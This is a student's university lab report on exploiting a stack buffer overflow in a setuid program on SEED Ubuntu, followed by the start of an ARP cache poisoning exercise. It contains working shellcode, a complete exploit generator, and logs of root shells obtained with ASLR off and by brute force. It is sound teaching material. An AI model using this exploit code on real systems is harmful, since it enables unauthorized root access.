

IERG4130 INTRODUCTION TO CYBER SECURITY (2016 SPRING)

LABORATORY ASSIGNMENT 2

DEADLINE: May 16, 2016, HKT 11:59 pm

GENERAL GUIDELINES

In terms of ethical hacking, the techniques you apply here are restricted only to the specified targets in this lab manual. You must not break into any other CUHK and non-CUHK systems.

Students are required to complete every task in this lab assignment. Submit a lab report in pdf format to **Blackboard Learn** on or before the deadline. **No hardcopy or late submission will be accepted.** You are reminded that you are not allowed to copy from any sources without proper citations and acknowledgements. All lab reports must include the following declaration:

DECLARATION OF ACADEMIC HONESTY

I declare that the assignment here submitted is original except for source material explicitly acknowledged, and that the same or related material has not been previously submitted for another course. I also acknowledge that I am aware of University policy and regulations on honesty in academic work, and of the disciplinary guidelines and procedures applicable to breaches of such policy and regulations, as contained in the website <http://www.cuhk.edu.hk/policy/academichonesty/>

Name: _____ Student ID: _____

When doing this lab, please follow the general homework policies

General homework policies:

A student may discuss the problems with others. However, the work a student turns in must be created COMPLETELY by oneself ALONE. A student may not share ANY written work or pictures, nor may one copy answers from any source other than one's own brain.

Each student **MUST LIST** on the homework paper the **name of every person he/she has discussed or worked with**. If the answer includes content from any other source, the student **MUST STATE THE SOURCE**. Failure to do so is cheating and plagiarism and will result in sanctions. Copying answers from someone else is cheating even if one lists their name(s) on the homework.

If there is information you need to solve a problem but the information is not stated in the problem, try to find the data somewhere. If you cannot find it, state what data you need, make a reasonable estimate of its value, and justify any assumptions you make. You will be graded not only on whether your answer is correct, but also on whether you have done an intelligent analysis.

You can discuss with or consult other people but make sure all the experiments are done by yourself. We reserve the rights to interview and decide what portion of marks to give

Lab 2 Report

4.1 Buffer Overflow Vulnerability Lab

Task 1: Exploiting the Vulnerability

Steps:

1. Generate the Vulnerable Programme called, “stack.c”, and the programme code is the following one.

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
    char buffer[12];
    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
    return 1;
}
int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

2. Compile the above vulnerable program and make it set-root-uid. You can achieve this by compiling it in the root account, and chmod the executable to 4755:

```
$ su root
Password (enter root password)
# gcc -o stack -fno-stack-protector stack.c
# chmod 4755 stack
# exit
```

3. Generate a “badfile” using the “exploit.c” programme, and the programme code of “exploit.c” is the following. Also to complete the code of “exploit.c”, I will fill the buffer with the shellcode.

```
/* exploit.c */
/* A program that creates a file containing code for
launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
```

```

    "\xcd\x80"
;
int main(int argc, char **argv)
{
    char buffer[517];
FILE *badfile;
/* Initialize buffer with 0x90 (NOP instruction) */
memset(&buffer, 0x90, 517);


/* You need to fill the buffer with appropriate contents
here */
// return address located at 0xBFFFF2FC through gdb
char retaddr[4] = "\x60\xF3\xFF\xBF";
int i = 0;

// Fill in return address a number of times
for (i = 0; i < 6; i++) {
    memcpy(buffer + i * sizeof(retaddr), retaddr,
sizeof(retaddr));
}

// place the shellcode at the end of the payload
memcpy(buffer + sizeof(buffer) - sizeof(shellcode),
shellcode, sizeof(shellcode));
/* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
}

```

4. Compile the “exploit.c” to generate the “badfile” and run the vulnerable programme “stack” as the following commands:



The screenshot shows a terminal window titled "seed@seed-desktop: ~/Desktop/lab2". The terminal output is as follows:

```

seed@seed-desktop:~/Desktop/lab2$ su root
Password:
root@seed-desktop:/home/seed/Desktop/lab2# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@seed-desktop:/home/seed/Desktop/lab2# cd /bin
root@seed-desktop:/bin# rm sh
root@seed-desktop:/bin# ln -s /bin/zsh /bin/sh
root@seed-desktop:/bin# gcc -o stack -fno-stack-protector stack.c
gcc: stack.c: No such file or directory
gcc: no input files
root@seed-desktop:/bin# cd ../home/seed/Desktop/lab2/
root@seed-desktop:/home/seed/Desktop/lab2# gcc -o stack -fno-stack-protector stack.c
root@seed-desktop:/home/seed/Desktop/lab2# chmod 4755 stack
root@seed-desktop:/home/seed/Desktop/lab2# exit
exit
seed@seed-desktop:~/Desktop/lab2$ ls
call_shellcode call_shellcode.c exploit.c stack stack.c
seed@seed-desktop:~/Desktop/lab2$ gcc -o exploit exploit.c
seed@seed-desktop:~/Desktop/lab2$ ./exploit
seed@seed-desktop:~/Desktop/lab2$ ./stack
#

```

5. It should be noted that although you have obtained the “#” prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following figure shown, which shows that the euid=0 (root):

```

seed@seed-desktop: ~/Desktop/lab2
File Edit View Terminal Help
seed@seed-desktop:~/Desktop/lab2$ su root
Password:
root@seed-desktop:/home/seed/Desktop/lab2# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@seed-desktop:/home/seed/Desktop/lab2# cd /bin
root@seed-desktop:/bin# rm sh
root@seed-desktop:/bin# ln -s /bin/zsh /bin/sh
root@seed-desktop:/bin# gcc -o stack -fno-stack-protector stack.c
gcc: stack.c: No such file or directory
gcc: no input files
root@seed-desktop:/bin# cd ../home/seed/Desktop/lab2/
root@seed-desktop:/home/seed/Desktop/lab2# gcc -o stack -fno-stack-protector stack.c
root@seed-desktop:/home/seed/Desktop/lab2# chmod 4755 stack
root@seed-desktop:/home/seed/Desktop/lab2# exit
exit
seed@seed-desktop:~/Desktop/lab2$ ls
call_shellcode call_shellcode.c exploit.c stack stack.c
seed@seed-desktop:~/Desktop/lab2$ gcc -o exploit exploit.c
seed@seed-desktop:~/Desktop/lab2$ ./exploit
seed@seed-desktop:~/Desktop/lab2$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=4(adm),20(dialout),24(cdrom),46(plugdev),106(lpadmin),121(admin),122(sambashare),1000(seed)
#

```

Task 2: Protection in /bin/bash

Steps:

1. Link back /bin/sh to /bin/bash
2. Repeat the task 1 attack as the following commands:

```

seed@seed-desktop: ~/Desktop/lab2
File Edit View Terminal Help
seed@seed-desktop:~/Desktop/lab2$ ls
badfile call_shellcode call_shellcode.c exploit exploit.c stack stack.c
seed@seed-desktop:~/Desktop/lab2$ sudo rm stack
[sudo] password for seed:
seed@seed-desktop:~/Desktop/lab2$ ls
badfile call_shellcode call_shellcode.c exploit exploit.c stack stack.c
seed@seed-desktop:~/Desktop/lab2$ rm badfile
seed@seed-desktop:~/Desktop/lab2$ rm exploit
seed@seed-desktop:~/Desktop/lab2$ su root
Password:
root@seed-desktop:/home/seed/Desktop/lab2# gcc -o stack -fno-stack-protector stack.c
root@seed-desktop:/home/seed/Desktop/lab2# chmod 4755 stack
root@seed-desktop:/home/seed/Desktop/lab2# exit
exit
seed@seed-desktop:~/Desktop/lab2$ gcc -o exploit exploit.c
seed@seed-desktop:~/Desktop/lab2$ ./exploit
seed@seed-desktop:~/Desktop/lab2$ ./stack
sh-3.2$
sh-3.2$ id
uid=1000(seed) gid=1000(seed) groups=4(adm),20(dialout),24(cdrom),46(plugdev),106(lpadmin),121(admin),122(sambashare),1000(seed)
sh-3.2$

```

3. In the figure above, we can not find the `euid=0 (root)` in the command `id` and also the command prompt is '\$' not '#' any more, that means the shell is not the root shell.
4. To solve the limitation of the restriction of the `/bin/bash`, we can modify the shellcode to achieve the attack. Now I will modify the "exploit.c" to change the shellcode as the following code:

```

/*
 * exploit.c *
 * A program that creates a file containing code for
 * launching shell*
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    // setuid to root
    "\x31\xdb"           /* xorl    %ebx,%ebx    */
    "\x31\xc0"           /* xorl    %eax,%eax    */
    "\xb0\xd5"           /* movb    $0xd5,%al    */
    "\xcd\x80"           /* int     $0x80        */

    // spawn a shell
    "\x31\xc0"           /* xorl    %eax,%eax    */
    "\x50"                /* pushl   %eax         */
    "\x68""//sh"          /* pushl   $0x68732f2f    */
    "\x68""/bin"          /* pushl   $0x6e69622f    */
    "\x89\xe3"           /* movl    %esp,%ebx    */
    "\x50"                /* pushl   %eax         */
    "\x53"                /* pushl   %ebx         */
    "\x89\xe1"           /* movl    %esp,%ecx    */
    "\x99"                /* cdq    */
    "\xb0\x0b"           /* movb    $0x0b,%al    */
    "\xcd\x80"           /* int     $0x80        */
;

int main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, sizeof(buffer));

    /* You need to fill the buffer with appropriate contents
here */
    // return address located at 0xBFFFF2FC through gdb
    char retaddr[4] = "\x60\xF3\xFF\xBF";
    int i = 0;

    // Fill in return address a number of times
    for (i = 0; i < 6; i++) {
        memcpy(buffer + i * sizeof(retaddr), retaddr,
        sizeof(retaddr));
    }


    // place the shellcode at the end of the payload
    memcpy(buffer + sizeof(buffer) - sizeof(shellcode),
    shellcode, sizeof(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, sizeof(buffer), 1, badfile);
    fclose(badfile);
}

```

```
    return 0;  
}
```

5. In the above code, we add "\x31\xdb", "\x31\xc0", "\x31\xd5", "\x31\x80", to setuid to root. Then after we generate the shellcode again with this exploit.c programme, we can get the root shell again as the following figure shown:




The screenshot shows a terminal window titled "seed@seed-desktop: ~/Desktop/lab2". The terminal output is as follows:

```
File Edit View Terminal Help  
seed@seed-desktop:~/Desktop/lab2$ cp exploit.c exploit_old.c  
seed@seed-desktop:~/Desktop/lab2$ rm exploit  
seed@seed-desktop:~/Desktop/lab2$ ls  
badfile      call_shellcode.c  exploit_old.c  stack.c  
call_shellcode exploit.c      stack  
seed@seed-desktop:~/Desktop/lab2$ pico exploit.c  
  
Error reading /home/seed/.nano_history: Permission denied  
  
Press Enter to continue starting nano.  
  
seed@seed-desktop:~/Desktop/lab2$ sudo pico exploit.c  
[sudo] password for seed:  
seed@seed-desktop:~/Desktop/lab2$ rm badfile  
seed@seed-desktop:~/Desktop/lab2$ gcc -o exploit exploit.c  
seed@seed-desktop:~/Desktop/lab2$ ./exploit  
seed@seed-desktop:~/Desktop/lab2$ ./stack  
sh-3.2#
```

Task 3: Address Randomization

Steps:

1. Turn on the Ubuntu's address randomization. Run the vulnerable programme as the following commands, and then we can find that the vulnerable programme will go to segmentation fault:




```
seed@seed-desktop: ~/Desktop/lab2
File Edit View Terminal Help
seed@seed-desktop:~/Desktop/lab2$ su root
Password:
root@seed-desktop:/home/seed/Desktop/lab2# /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@seed-desktop:/home/seed/Desktop/lab2# exit
exit
seed@seed-desktop:~/Desktop/lab2$ ./stack
Segmentation fault
seed@seed-desktop:~/Desktop/lab2$
```

- As the above figure shows, I cannot get the root shell now.

- Run the vulnerable code as the following command:

```
$ sh -c "while [ 1 ]; do ./stack; done;"
```

- Then the vulnerable code will keep trying to attack to get the root shell, as the following figure shows that there are many trials as the vulnerable programme runs, finally I got the root shell:



```
seed@seed-desktop: ~/Desktop/lab2
File Edit View Terminal Help
sh: line 1: 8182 Segmentation fault      ./stack
sh: line 1: 8183 Segmentation fault      ./stack
sh: line 1: 8184 Segmentation fault      ./stack
sh: line 1: 8185 Segmentation fault      ./stack
sh: line 1: 8186 Segmentation fault      ./stack
sh: line 1: 8187 Segmentation fault      ./stack
sh: line 1: 8188 Segmentation fault      ./stack
sh: line 1: 8189 Segmentation fault      ./stack
sh: line 1: 8190 Segmentation fault      ./stack
sh: line 1: 8191 Segmentation fault      ./stack
sh: line 1: 8192 Segmentation fault      ./stack
sh: line 1: 8193 Segmentation fault      ./stack
sh: line 1: 8194 Segmentation fault      ./stack
sh: line 1: 8195 Segmentation fault      ./stack
sh: line 1: 8196 Segmentation fault      ./stack
sh: line 1: 8197 Segmentation fault      ./stack
sh: line 1: 8198 Segmentation fault      ./stack
sh: line 1: 8199 Segmentation fault      ./stack
sh: line 1: 8200 Segmentation fault      ./stack
sh: line 1: 8201 Segmentation fault      ./stack
sh: line 1: 8202 Segmentation fault      ./stack
sh: line 1: 8203 Segmentation fault      ./stack
sh: line 1: 8204 Segmentation fault      ./stack
sh: line 1: 8205 Segmentation fault      ./stack
sh-3.2#
```

Task 4: Stack Guard

Steps:

1. Re-compile the “stack.c” vulnerable programme with enabling the “Stack Guard” protection. The following figure shows the commands:

The screenshot shows a terminal window titled "seed@seed-desktop: ~/Desktop/lab2". The terminal output is as follows:

```
root@seed-desktop:/home/seed/Desktop/lab2# gcc -o stack stack.c
root@seed-desktop:/home/seed/Desktop/lab2# chmod 4755 stack
root@seed-desktop:/home/seed/Desktop/lab2# exit
exit
seed@seed-desktop:~/Desktop/lab2$ rm exploit
seed@seed-desktop:~/Desktop/lab2$ rm badfile
seed@seed-desktop:~/Desktop/lab2$ gcc -o exploit exploit.c
seed@seed-desktop:~/Desktop/lab2$ ./exploit
seed@seed-desktop:~/Desktop/lab2$ ./stack
*** stack smashing detected ***: ./stack terminated
===== Backtrace: =====
/lib/tls/i686/cmov/libc.so.6(__fortify_fail+0x48)[0xb7f69da8]
/lib/tls/i686/cmov/libc.so.6(__fortify_fail+0x0)[0xb7f69d60]
./stack[0x8048513]
[0xbffff360]
===== Memory map: =====
08048000-08049000 r-xp 00000000 08:01 16517      /home/seed/Desktop/lab2/stack
08049000-0804a000 r--p 00000000 08:01 16517      /home/seed/Desktop/lab2/stack
0804a000-0804b000 rw-p 00001000 08:01 16517      /home/seed/Desktop/lab2/stack
0993b000-0995c000 rw-p 0993b000 00:00 0          [heap]
b7e4f000-b7e5c000 r-xp 00000000 08:01 278049      /lib/libgcc_s.so.1
b7e5c000-b7e5d000 r--p 0000c000 08:01 278049      /lib/libgcc_s.so.1
b7e5d000-b7e5e000 rw-p 0000d000 08:01 278049      /lib/libgcc_s.so.1
b7e6b000-b7e6c000 rw-p b7e6b000 00:00 0
b7e6c000-b7fc8000 r-xp 00000000 08:01 295506      /lib/tls/i686/cmov/libc-2.9.so
b7fc8000-b7fc9000 ---p 0015c000 08:01 295506      /lib/tls/i686/cmov/libc-2.9.so
b7fc9000-b7fcbb000 r--p 0015c000 08:01 295506      /lib/tls/i686/cmov/libc-2.9.so
b7fcbb000-b7fcc000 rw-p 0015e000 08:01 295506      /lib/tls/i686/cmov/libc-2.9.so
b7fcc000-b7fcf000 rw-p b7fcc000 00:00 0
b7fdcc000-b7fdde000 rw-p b7fdb000 00:00 0
b7fdb000-b7fdde000 rw-p b7fdb000 00:00 0
b7fdfde000-b7fdf000 r-xp b7fdfde000 00:00 0      [vdso]
b7fdf000-b7ffb000 r-xp 00000000 08:01 278007      /lib/ld-2.9.so
b7ffb000-b7ffc000 r--p 0001b000 08:01 278007      /lib/ld-2.9.so
b7ffc000-b7ffd000 rw-p 0001c000 08:01 278007      /lib/ld-2.9.so
bfaf7000-bfaafc000 rw-p bffeb000 00:00 0          [stack]
Aborted
seed@seed-desktop:~/Desktop/lab2$
```

2. There are some errors appeared. The program crashes and root access is not obtained. This is due to gcc's StackGuard preventing basic buffer overflow attacks on the stack's return address.

4.11 TCP/IP Attack Lab, excluding task 2 and task 6

Task (1): ARP cache poisoning

Steps:

1. Setup two virtual machines on same LAN, one is Seed Ubuntu (act as **victim**) and another one is Ubuntu 14.04 (act as **attacker**). Also the attacker need to use the tools such as `dsniff` and `sslstrip`

(Victim) Seed Ubuntu, IP: 192.168.0.105, network: 192.168.0.1/24

```
seed@seed-desktop:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:95:e7:61
          inet addr:192.168.0.105 Bcast:192.168.0.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe95:e761/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:26 errors:0 dropped:0 overruns:0 frame:0
            TX packets:33 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:4676 (4.6 KB) TX bytes:5613 (5.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:6 errors:0 dropped:0 overruns:0 frame:0
            TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:340 (340.0 B) TX bytes:340 (340.0 B)

seed@seed-desktop:~$ 
```

(Attacker) Ubuntu 14.04, IP: 192.168.0.104, network: 192.168.0.1/24

```
ubuntu@ubuntu-vm:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:e6:4f:5a
          inet addr:192.168.0.104 Bcast:192.168.0.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee6:4f5a/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:31 errors:0 dropped:0 overruns:0 frame:0
            TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:5313 (5.3 KB) TX bytes:9866 (9.8 KB)


lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:65536 Metric:1
            RX packets:42 errors:0 dropped:0 overruns:0 frame:0
            TX packets:42 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:3143 (3.1 KB) TX bytes:3143 (3.1 KB)

ubuntu@ubuntu-vm:~$ 
```

- Set up the spoofed ARP message to trick the victim to accept an invalid MAC-to-IP mapping in attacker's OS. As the commands typing likes the following figure, such as port forwarding, port 80 to port 8080:

